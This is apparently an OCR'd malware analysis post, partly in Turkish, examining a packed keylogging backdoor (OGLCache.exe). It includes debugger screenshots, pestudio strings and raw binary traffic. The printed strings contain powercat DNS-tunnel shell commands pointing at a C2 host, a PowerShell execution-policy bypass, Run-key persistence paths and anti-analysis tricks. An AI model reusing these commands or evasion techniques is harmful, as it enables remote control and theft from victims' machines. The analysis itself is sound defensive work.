
Server DNS Name: *84.200.2.12* Service Port: *443* Signature Name: *Malware.Binary.exe*


Raw Command


\177@\000\000\000\330\346a\254\347_\360\200\232\233\364B\254t\250;T\240\374\204\254\373\220\341u\372
H\311\226\367\203\372x\366\267P\240\354z\255\262\254j\365\367\220\265\375\377\355\313"\301\364\24
4\024\310\375\037\360\306\324\242\226:\177@\\000\000\000\330\310\360\3629b\311\376\333\266\232n\27
5\236\300\360z\250\300\320\366\255\221\265`xq\345\256fH\273d~\216\374\224g\322\333\374\356\215\37
7\230 \261\276TK\307m\224\260~\315\261\361\206\266\356\331\276y\274\177@\\000\000\000\330\244\232Z
\232\240?\220\340\362t0\\\355\256\254X\230\336J\354\362\310\234l\320\234\300\340$\302@\220\333@\3
35\372\332\226\252\266\2000b\363\270\177\272\375t\345\372Y\375\370\270\006[\016\233u\360\030\355[
\177@\000\000\000\330\277@\232\242\350\\\334\244[\210\311\221\224@\354H\276\254)p\360\304\360\370
d\247\350\340\332\004_R\200\221\350\300*\260Pt\353c\3574.mg\274\333\253i}\264\373\0330\367&X?\241
y5s\177@\000\000\000\330|\237\303`\354p\224\230\260\347\220\360\276AHh\230\232\313p`\210|\377\330
\372\2548]\204\336\3343\256\342\340\240\244\332\221\330\3008ZvN\267\376\367j\3562d4b\205\251F\357
\225g\340{\374\177@\000\000\000\330\322UQ\307\240\242p\350o\332B\200h\231\343\376\364\233\3140\32
7\360\336\030\334\303\3350\217h\346\364\270j\354L\240k\377\236\340^\200\314|>\200\334\375\316al\2
35,+\231\225\036\251\364/=q\210\177@\000\000\000\330\330p\312\244\300\214\256\347\246@3\324pq\244
v\274\340|v\220\260L\335|\340\350_\327\352\214\257v\314\304\314\255Z\020r\314\320^d\330P\200\374\
3563\235\023,:;\274?F\303\221!\257\315\0302\177@\000\000\000\330\266\346T%\277\340\352\177{\344\3
77Tp\350\353\300\372\200\240\240\363\240\260\262\251\331\205\300\274\362\260\3144Z~\331\352\230\3
72\347\230T\321\244\235\356\202\327\347d\2402\312\025\273\302\255\026:\201=\033\335\251\177@\000\
000\000\330\340<k\364\270\322%z`DpA\212\346\214\227\302\227\275\263\325\376\220\317\334\206\232\3
25\205\265q\351d\364\242\342\272\006\214\360\273\253\350\204\242\016\215\2329\306M\221\303\302\34
4\222YU\224\024\327\343\215\360\177@\000\000\000\330%\220P>ı\215\274\330qq\372\330B\250\207\300`\





Daha sonra statik analizden WriteProcessMemory fonksiyonunu _riteProcessMemory değiştirerek kendini gizlemeye çalışıp, sistem üzerinde çalıştırıldıktan sonra GetLongPathNameA fonksiyonunu çok defa çağırarak dinamik kod analizini zorlaştırmaya çalışan bir paketleyici (packet) ile paketlenmiş olan OGLCache.exe programını paketinden çıkardım. Pestudio ile incelediğimde bu defa haberleştiği ip adresinin yanı sıra, Powercat aracına dair karakter dizileri (strings) ve tuş kaydı yaptığına dair ipuçları elde ettim. Ayrıca hyd7u5jdi8 karakter dizisinden yola çıkarak art niyetli kişilerin bu zararlı yazılımı Ağustos 2016'dan beri aktif olarak kullandıklarını tespit ettim.



x32dbg - File: apt1.exe - PID: 96C - Module: apt1.exe - Thread: Main Thread 730
File View Debug Plugins Favourites Options Help Feb 28 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References
Hide FPU
EAX 00000000
EBX 00425E78 "_riteProcessMemory"
ECX 77456014 kernel32.77456014
EDX 00530180
EBP 0018FF88
ESP 0018FF1C &"_riteProcessMemory"
ESI 00425E6B "kernel32.DLL"
EDI 00000000
EIP 00402666 apt1.00402666
EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
word ptr[ebx]=[00425E78]=725F
.text:00402666 apt1.exe:$2666 #1A66
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct
Command:
Paused
apt1.exe: 00425E78 -> 00425E78 (0x00000001 bytes)
Time Wasted Debugging: 0:00:07:05


x32dbg - File: apt1.exe - PID: 81C - Module: apt1.exe - Thread: Main Thread B40
File View Debug Plugins Favourites Options Help Feb 28 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References
Hide FPU
EAX D888D700
EBX 58000050
ECX 000006F8 L'^'
EDX 0008E3C8
EBP 0018FF88
ESP 0018FF1C
ESI 00425418 apt1.00425418
EDI 0025000C
EIP 00404E0D apt1.00404E0D
EFLAGS 00000286
ZF 0 PF 1 AF 0
OF 0 SF 1 DF 0
CF 0 TF 0 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
Default (stdcall)
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
.text:00404E0D apt1.exe:$4E0D #420D <sub_404DEC+21>
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct
Command:
Running
Dump: 00250000 -> 00250000 (0x00000001 bytes)
Time Wasted Debugging: 0:00:25:05


« Local Disk (C:) ▸ Users ▸ Mert ▸ AppData ▸ Roaming ▸ AMD
Search AMD
Organize
Open
Share with
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
Name
Date modified
Type
Size
default.conf 03.03.2017 13:50 CONF File 1 KB
OGLCache.exe 05.03.2017 10:45 Application 156 KB
OGLCache.exe.bak 28.02.2015 10:02 BAK File 302 KB
OGLCache.exe.bak Date modified: 28.02.2015 10:02 Date created: 06.03.2017 12:49
BAK File Size: 301 KB



pestudio 8.56 - Malware Initial Assessment - www.winitor.com
File Help
c:\users\mert\desktop\decoded_malware\oglcache.exe
indicators (3/14)
virustotal (n/a)
dos-stub (64 bytes)
file-header (20 bytes)
optional-header (224 bytes)
directories (2)
sections (4)
libraries (2/8)
imports (161)
exports (n/a)
exceptions (n/a)
tls-callbacks (n/a)
resources (n/a)
strings (200/1300)
debug (n/a)
manifest (n/a)
file-version (n/a)
certificate (n/a)
overlay (n/a)
type size location blacklisted (200) item (1300)
ascii 4 - x $.VB
ascii 52 - x powercat -c 10.1.1.1 -p 53 -dns c2.example.com
ascii 59 - x powercat -l -p 8000 -r dns:10.1.1.1:53:c2.example.com
ascii 165 - x cmd.exe /c powershell; Set-ExecutionPolicy -ExecutionPolicy Bypass -Scope Process -Force...
ascii 8 - x %WINDIR%
ascii 19 - x %s\system32\cmd.exe
ascii 18 - x checkip.dyndns.org
ascii 24 - x Host: checkip.dyndns.org
ascii 80 - x User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
ascii 82 - x Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
ascii 31 - x Accept-Language: en-US,en;q=0.8
ascii 6 - x %TEMP%
ascii 40 - x 84.200.2.12:443;
ascii 16 - x %TEMP%\loopc.cmd
ascii 27 - x C:\Windows\system32\cmd.exe
ascii 9 - x psapi.dll
ascii 19 - x GetModuleFileNameEx
ascii 6 - x ns.exe
ascii 6 - x System
ascii 23 - x SetThreadExecutionState
ascii 27 - x C:\Windows\system32\cmd.exe
ascii 46 - x SOFTWARE\Microsoft\Windows\CurrentVersion\Run\
ascii 56 - x SOFTWARE\Microsoft\Active Setup\Installed Components\%s\
ascii 11 - x Secur32.dll
ascii 22 - x LsaGetLogonSessionData
ascii 25 - x LsaEnumerateLogonSessions
ascii 9 - x psapi.dll
ascii 19 - x GetModuleFileNameEx
ascii 12 - x ERNEL32.DLL
ascii 11 - x winhttp.dll
ascii 11 - x WinHttpOpen
ascii 21 - x WinHttpGetProxyForUrl
ascii 18 - x WinHttpCloseHandle
ascii 37 - x WinHttpGetIEProxyConfigForCurrentUser
ascii 19 - x GetNativeSystemInfo
ascii 11 - x ProductType
